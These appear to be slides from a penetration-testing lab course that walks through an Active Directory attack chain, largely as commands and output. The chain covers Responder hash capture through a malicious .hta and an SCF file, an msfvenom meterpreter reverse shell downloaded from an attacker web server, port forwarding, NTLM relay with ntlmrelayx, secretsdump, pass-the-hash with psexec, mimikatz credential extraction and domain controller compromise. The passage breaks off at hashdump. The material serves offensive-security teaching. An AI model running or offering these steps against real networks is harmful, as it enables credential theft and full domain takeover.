
1.) Log into **SRV01** as user **U_user2/Passw0rd!**
2.) Open the Public share and click on **xxe.hta**

Responder:
[+] Listening for events...
[SMB] NTLMv2-SSP Client : 10.77.23.3
[SMB] **NTLMv2-SSP** Username : **WINDOMAIN\U_user2**
[SMB] NTLMv2-SSP Hash :
U_user2::WINDOMAIN:e4a8f55c3a3a51a3:ECF3203F162249A8178753C42D7F30FF:010
1000000000000C0653150DE09D20119BCAA724249F7E70000000020008005300 4D00
420033000 1001E00570049004E002D0050005200480034003900320052005100410046
00560004001400530 04D00420033002E006C006F00630061006C0003003400570049 00
4E002D0050005200480034003900320052005100410046005600 2E0053004D00420033
002E006C006F00630061006C0005001400530 04D00420033002E006C006F0063006100

You can try to crack the hash using **hashcat** ord **johntheripper**

Simulate user action @WIN10

Open the Public share (as User U_user1) and click on **xxe.hta**



Responder:

[SMB] NTLMv2-SSP Username : **WINDOMAIN\U_user1**

[SMB] NTLMv2-SSP Hash :

U_user1::WINDOMAIN:af41249da3f5ea9b:B839254D8C6E07E70539A71E71BB2054:01010000000000C0653150DE09D201D80413F6337598630000000020080053004D0


You can try to crack the hash using **hashcat** ord **johntheripper**

Attack other users – using SMB

```
[Shell]
Command=2
IconFile=\\10.52.200.156\share\lab.ico
[Taskbar]
Command=ToggleDesktop
```

secret.scf → Doesn‘t work anymore in year 2022 ☹

Attack other users – SMB



Attack other users – meterpreter

root@kali:~# **msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.38.101 LPORT=6666 -f exe > meter.exe**
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:~# **python3 -m http.server 80**
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

PS C:\Users\U_user1> **iwr -uri http://192.168.38.101/meter.exe -OutFile meter.exe**
iwr -uri http://10.77.23.110/meter.exe -OutFile meter.exe

Attack other users – meterpreter

```
root@kali:~# msfconsole
       =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf5 exploit(multi/handler) > set LPORT 6666
LPORT => 6666
msf5 exploit(multi/handler) > exploit
```

Attack other users – meterpreter

msf5 exploit(multi/handler) > **exploit**
[*] Started reverse TCP handler on 0.0.0.0:6666

PS C:\Users\U_user1> **start meter.exe**
start meter.exe

[*] Sending stage (201283 bytes) to 10.77.23.3
[*] Meterpreter session 2 opened (10.77.23.110:6666 -> 10.77.23.3:53909) at 2020-11-06 16:27:51 +0100

meterpreter > **getuid**
Server username: **WINDOMAIN\U_user1**

meterpreter > **getsystem**
[-] priv_elevate_getsystem: **Operation failed**: The environment is incorrect.

Attack other users – Port forwarding

msf5 exploit(multi/handler) > **exploit**


[*] Started reverse TCP handler on 0.0.0.0:6666
[*] Sending stage (201283 bytes) to 10.77.23.3
[*] Meterpreter session 3 opened (10.77.23.110:6666 -> 10.77.23.3:53937) at 2020-11-06 16:32:03 +0100

meterpreter > **portfwd add -l 9999 -p 445 -r 192.168.38.104**
[*] Local TCP relay created: :9999 <-> 192.168.38.104:445

root@kali:~# **netstat -ant | grep 9999**
tcp 0 0 0.0.0.0:9999 0.0.0.0:* LISTEN

Local Port 9999 is forwarded through the meterpreter session to the internal network

Attack other users – Port forwarding



Attack other users – impacket

```
root@kali:~# git clone https://github.com/SecureAuthCorp/impacket
Cloning into 'impacket'...

root@kali:~# cd impacket

root@kali:~/impacket# apt install python3-pip
python3-pip is already the newest version (20.0.2-5kali1).

root@kali:~/impacket# pip3 install .
Processing /root/impacket
Successfully installed impacket-0.9.22.dev1+20201105.154342.d7ed8dba
```

Attack other users – ntlmrelay

root@kali:~/impacket/examples# **ntlmrelayx.py -t 127.0.0.1:9999 -smb2support**
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020 SecureAuth Corporation

[*] …
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
…
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections

Attack other users – ntlmrelay

Open the **xxe.hta** file on SRV01 as user **U_user2**:


[*] Servers started, waiting for connections
[*] SMBD-Thread-4: **Connection from WINDOMAIN/U_USER2**@192.168.38.103 controlled, attacking target smb://192.168.38.104:445
[*] **Authenticating against smb://192.168.38.104:445 as WINDOMAIN/U_USER2** SUCCEED
[*] SMBD-Thread-4: Connection from WINDOMAIN/U_USER2@192.168.38.103 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xd94a654e0704c2d08d0cb19ab6f264f2
[*] **Dumping local SAM hashes** (uid:rid:lmhash:nthash)

WIN10

Administrator :500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest :501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount :503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount :504:aad3b435b51404eeaad3b435b51404ee:bd7311cf2644471c260491b9793e16c8:::
local_user :1001:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
cloudbase-init :1002:aad3b435b51404eeaad3b435b51404ee:3e4ac9414a32264e5f40331cb6d66af6:::

[*] Done dumping SAM hashes for host: 192.168.38.104
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry

Attack other users – SMB-Relay



Use collected credentials – secretsdump

root@kali:~/impacket/examples# **secretsdump.py -hashes aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 administrator@192.168.38.103**

[*] Dumping **local SAM hashes** (uid:rid:lmhash:nthash)

Administrator: **500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::**
Guest: **501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::**
DefaultAccount: **503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::**
WDAGUtilityAccount: **504:aad3b435b51404eeaad3b435b51404ee:ff0565732b52a6ea3ccf7d4b34bff8c5:::**
cloudbase-init: **1000:aad3b435b51404eeaad3b435b51404ee:a7d7d132a34a06d35ac6d1509babdb71:::**

[*] Dumping **cached domain logon information** (domain/username:hash)
WINDOMAIN.LOCAL/**Administrator**:$DCC2$10240#Administrator#003d291a62634ef0a909fa4816b7ed88
WINDOMAIN.LOCAL/**U_user2**:$DCC2$10240#U_user2#1175c8ede063bf097c69f60fa7633a9f
WINDOMAIN.LOCAL/**DA_user6**:$DCC2$10240#DA_user6#cf5873e93b1755dc2254743b855105be
[*] Dumping LSA Secrets
…
[*] _SC_cloudbase-init
cloudbase-init:mApBsvTyPB7KEOxo6HJp
[*] Cleaning up...
[*] Stopping service RemoteRegistry

SRV01

Use collected credentials– Pass the hash

root@kali:~/impacket/examples# **psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 administrator@192.168.38.103 cmd.exe**
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020 SecureAuth Corporation
[*] Requesting shares on 192.168.38.103.....
[*] Found writable share ADMIN$
[*] Uploading file oViHeotl.exe
[*] Opening SVCManager on 192.168.38.103.....
[*] Creating service ErwW on 192.168.38.103.....
[*] Starting service ErwW.....
[!] Press help for extra shell commands Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> **whoami**
nt authority\system

SRV01

Use collected credentials– meterpreter

meterpreter > **Press CTL+Z**
Background session 3? [y/N] **y**

msf5 exploit(multi/handler) > **exploit -j**
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on **0.0.0.0:6666**

Use collected credentials– meterpreter

```
C:\Windows\system32> cd ../temp
C:\Windows\Temp> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\Temp> iwr -uri http://192.168.38.101/meter.exe -
OutFile meter.exe
PS C:\Windows\Temp> start meter.exe
```


Use collected credentials– meterpreter

```
msf5 exploit(multi/handler) >
[*] Sending stage (201283 bytes) to 10.77.23.3
[*] Meterpreter session 4 opened (10.77.23.110:6666 ->
10.77.23.3:50304) at 2020-11-06 17:43:11 +0100
msf5 exploit(multi/handler) > sessions -l
Active sessions
===============
  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  3         meterpreter x64/windows  WINDOMAIN\U_user1 @ WIN10
  4         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ SRV01

msf5 exploit(multi/handler) > sessions -i 4
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

SRV01

Attack other users – Reverse Shell 2



Extract data @SRV01

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

meterpreter > creds_all

Username  Domain     NTLM     SHA1                     DPAPI
--------  ------     ----     ----                     -----
SRV01$    WINDOMAIN  131ef36f19aaee1af47175a72a90e9ba
7b0a7b9b82bdc382aca41a4c20e0206a53034336
U_user2   WINDOMAIN  fc525c9683e8fe067095ba2ddc971889
e53d7244aa8727f5789b01d8959141960aad5d22  4c5e0bc90cf1286f3ac41ea566b2defc
```

➔ **No new information** ☹

Simulate user interaction@SRV01

Log into **SRV01** as user **DA_user6/IMSWinLabAdmin!**

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain     NTLM              SHA1                DPAPI
--------  ------     ----              ----                -----
DA_user6  WINDOMAIN  7bceb8ff65631c5d41a41fd299bc5a28
b95198c29660b46428dc173c54a453b12b465e81  094e21e62d949202c5f98a4e0d0c0fd7
```

Attack the DC – system shell ☺

```
root@kali:~/impacket/examples# psexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:7bceb8ff65631c5d41a41fd299bc5a2
8  DA_user6@192.168.38.102 cmd.exe
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020
SecureAuth Corporation
[*] Requesting shares on 192.168.38.102.....
[*] Found writable share ADMIN$
[*] Uploading file SlEVsrZM.exe
[*] Opening SVCManager on 192.168.38.102.....
[*] Creating service dBoM on 192.168.38.102.....
[*] Starting service dBoM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Attack the DC

```
root@kali:~/impacket/examples# secretsdump.py -hashes
aad3b435b51404eeaad3b435b51404ee:7bceb8ff65631c5d41a41fd299bc5a28
DA_user6@192.168.38.102
Impacket v0.9.22.dev1+20201015.130615.81eec85a - Copyright 2020
SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x2a4bef5fa647d891aef732514ed6f86f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe
067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae
931b73c59d7e0c089c0:::
```

Attack the DC – meterpreter session

Create another meterpreter shell to the DC

```
msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information
Connection
  --  ----  ----                     -----------
----------
  1         meterpreter x64/windows  WINDOMAIN\U_user1 @ WIN10
10.77.23.64:6666 -> 10.77.23.119:49960 (192.168.38.104)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ SRV01
10.77.23.64:6666 -> 10.77.23.119:49821 (192.168.38.103)
  3         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ DC
10.77.23.64:6666 -> 10.77.23.119:63589 (192.168.38.102)
```

Attack the DC – list all domain hashes

```
meterpreter > hashdump
